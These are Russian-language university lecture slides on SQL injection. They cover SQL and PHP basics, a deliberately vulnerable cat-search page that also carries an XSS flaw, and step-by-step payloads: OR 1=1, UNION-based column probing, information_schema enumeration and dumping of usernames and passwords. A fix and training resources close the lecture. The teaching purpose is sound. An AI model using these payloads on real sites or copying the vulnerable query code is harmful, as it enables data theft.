

Основы построения защищенных компьютерных сетей

Лекция 7.2 SQL-инъекции

Семён Новосёлов

2023



БФУ
ИМЕНИ И. КАНТА

Введение

SQL - язык запросов к базам данных для управления данными



Примеры: создание / удаление / изменение таблиц и записей в базе, получение информации

Приложения (веб и не только) для операций с информацией в базе составляют и отправляют SQL-запросы к базе.

SQL-инъекции появляются, когда в запрос подставляются внешние (пользовательские) данные без экранирования спецсимволов.




OWASP TOP-10: **A1 Injection**
CWE-89: SQL Injection

SQL. Некоторые операторы

- **SELECT * FROM table_name WHERE conditions**
 - выборка данных
 - условия:
 - “столбец = значение” (user_name=“Вася”)
 - допускаются операторы использовать логические операторы (OR, AND)
- **# или --**
 - комментарий
- **SELECT ... UNION SELECT ...**
 - объединение результатов двух запросов, число столбцов в ответах должно совпадать

SQL. Ресурсы для изучения




GalaXQL

- интерактивный курс на основе запросов к базе звёзд в галактике
- результаты запроса отрисовываются в виде звёзд
- есть проверка правильности составления запросов

<https://sol.gfxile.net/galaxql.html>

Серверы и движки баз данных

- SQLite (www.sqlite.org)
 - встраивается в программы на C/C++
 - есть интерфейсы к большинству других языков программирования
- MySQL (www.mysql.com)
 - клиент-серверная СУБД
- PostgreSQL (www.postgresql.org)
 - клиент-серверная СУБД




Архитектура клиент-сервер

Эксплуатация уязвимостей зависит от движка.

PHP

Скриптовый язык, наиболее популярный для создания динамических веб-сайтов.

- страницы создаются в виде php-файлов:
html-код + вставки php-кода с помощью `<?php ... ?>`
- сервер (обычно Apache) выполняет php-код во вставках и заменяет их на результат выполнения




```
<?php  
echo "Bye-bye, world!"  
?>
```

world.php

PHP. Пример (динамический)

```
<?php
$n = $_GET["n"];
$r=rand() % 6;
echo "<div style='font-size:100'>&#98" . (56+$r)
. "</div>";
echo "Guess: " . $n . "<br/>";
if ($r+1 == $n) {
    echo "<b>Success!</b>";
} else {
    echo "Fail";
}
?>
```

save_world.php



Код содержит
XSS-уязвимость

\$var	запись переменных в PHP
.	конкатенация строк
\$_GET	параметры в HTTP GET (аналогично: \$_COOKIE, \$_POST)
⚀	вставка символа Юникода с номером 9856 (☐) в HTML

PHP. Работа с базой данных

1. Подключение к базе данных:

```
$mysqli = new mysqli("example.com", "user", "password", "database");
```

2. Запрос к базе:

```
$result = $mysqli->query("SELECT * FROM cats");
```

3. Получение одной строки из результата в виде массива (ключ-значение):

```
$row = $result->fetch_assoc();
```


4. Вывод на страницу:

```
echo $row["name"];
```

5. Повторить Шаги 3-4, пока не будут получены все строки из результата


```
($row == null)
```


Пример. Получение информации из базы



Пример. Форма поиска

```
<form name="search" method="post" action="cats.php">
  <input type="text" name="q" size="40">
  <input type="submit" value="Найти">
</form>
```





- форма отправляет HTTP POST-запрос
- поля **input**, в которых задано **name**, передаются на сервер в формате ключ-значение

- в PHP введенные значения можно получить по **name** тега **input**, например `$_POST["q"]`

Пример. Код обработки запроса


```
<?php
$q = $_POST["q"];
if(isset($q) && $q != "") {
    $mysqli = new mysqli("localhost", "user", "password", "db");
    $s = "SELECT * FROM cats WHERE info LIKE '%" . $q . "%'";
    $result = $mysqli->query($s);
    while ($row = $result->fetch_assoc()) {
        echo "<b>" . $row['name'] . "</b><br/>";
        echo "<img height='100px' src='" . $row['url'] . "'/><br/>";
        echo $row['info'] . "<br/>";
    }
}
?>
```


Том

Травоядный
Рокки

Кусачий-всеядный

Уязвимость в коде (SQL-инъекция)

```
$s = "SELECT * FROM cats WHERE info LIKE '%" . $q . "%'";  
$result = $mysqli->query($s);
```

уязвимый код,
можно
подставить
спец. символы
SQL



The screenshot shows a web browser window with the address bar displaying '192.168.56.101/cats.php'. Below the address bar is a search input field containing a single quote character ('). A button labeled 'Найти' (Find) is positioned below the input field. Below the search form, a fatal error message is displayed: 'Fatal error: Call to a member function fetch_assoc() on a non-object in /var/www/cats.php on line 17'.


подставив ' получаем ошибку

Уязвимость в коде (SQL-инъекция)

По запросу ' **OR 1=1 #** выполняется SQL-запрос:

```
SELECT * FROM cats WHERE info LIKE '%' OR 1=1 #%
```

- символ комментария **#** отсекает оставшуюся часть запроса
- запрос возвращает все записи в базе (так как **1=1** всегда **TRUE**)



С помощью оператора **UNION** можно добавить в ответ данные из любой таблицы базы

Эксплуатация. Использование UNION

Проблема: для запроса нужны названия таблиц и их столбцов


Как узнать какие таблицы есть в базе?

- В MySQL всегда есть таблица `information_schema` с информацией о всех других таблицах базы (имена таблиц и столбцов).
- Сначала вытаскиваем информацию о таблицах из `information_schema`
- Затем получаем содержимое из интересных таблиц.

Эксплуатация. Получение information_schema. 1/2

- При объединении запросов с помощью **UNION** должно совпадать число столбцов.
- Подбор столбцов (пока не перестанет появляться ошибка):

```
' UNION SELECT 0,1,2 FROM information_schema.columns #  
' UNION SELECT 0,1,2,3 FROM information_schema.columns #  
...
```




- Вместо цифр **0,1,2...**, могут быть любые ключевые слова, которые легко найти в на странице

Эксплуатация. Получение information_schema. 2/2

- После подбора цифры заменяются на table_name, column_name:

```
' UNION SELECT 0,table_name,2,column_name FROM information_schema.columns #
```

так, чтобы они отображались на странице.



Полученный список
названий таблиц/столбцов

Эксплуатация. Получение содержимого таблиц

' AND 1=0 UNION SELECT 0,username,2,password FROM accounts #

Найти

admin

adminpass

adrian

somepassword

- Получив список таблиц и их столбцов можно аналогичным образом вытащить содержимое любой таблицы:

' UNION SELECT 0,username,2,password FROM accounts #

Как исправить подобные уязвимости?

- Экранировать спецсимволы в запросе с помощью функции `mysqli_real_escape_string` и подобных
- Обратить внимание на настройки кодировок: есть методы обхода фильтрации

В примере уязвимого кода заменить:

```
$s = "SELECT * FROM cats WHERE info LIKE '%" . $q . "%'";  
$result = $mysqli->query($s);
```



```
$result = $mysqli->query("SELECT * FROM cats WHERE info LIKE '%" .  
mysqli_real_escape_string($mysqli, $q) . "%'");
```

Ещё примеры

- Mutillidae (уязвимое веб-приложение)
 - SQLi - Bypass Authentication
 - SQLi - Extract Data: User Info
- OWASP Juice Shop
 - <https://owasp-juice.shop>

Литература и ссылки

- Презентация Дмитрия Евтеева (Positive Technologies) по SQL-инъекциям.
 - <https://www.ptsecurity.ru/download/PT-devteev-Advanced-SQL-Injection.pdf>
- SQLmap (автоматизация нахождения и эксплуатации SQL-инъекций)
 - <http://sqlmap.org>
- Metasploitable 2 и 3 - системы для тренировки
 - <https://sourceforge.net/projects/metasploitable/>
 - <https://github.com/brimstone/metasploitable3/releases>
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
 - <https://cwe.mitre.org/data/definitions/89.html>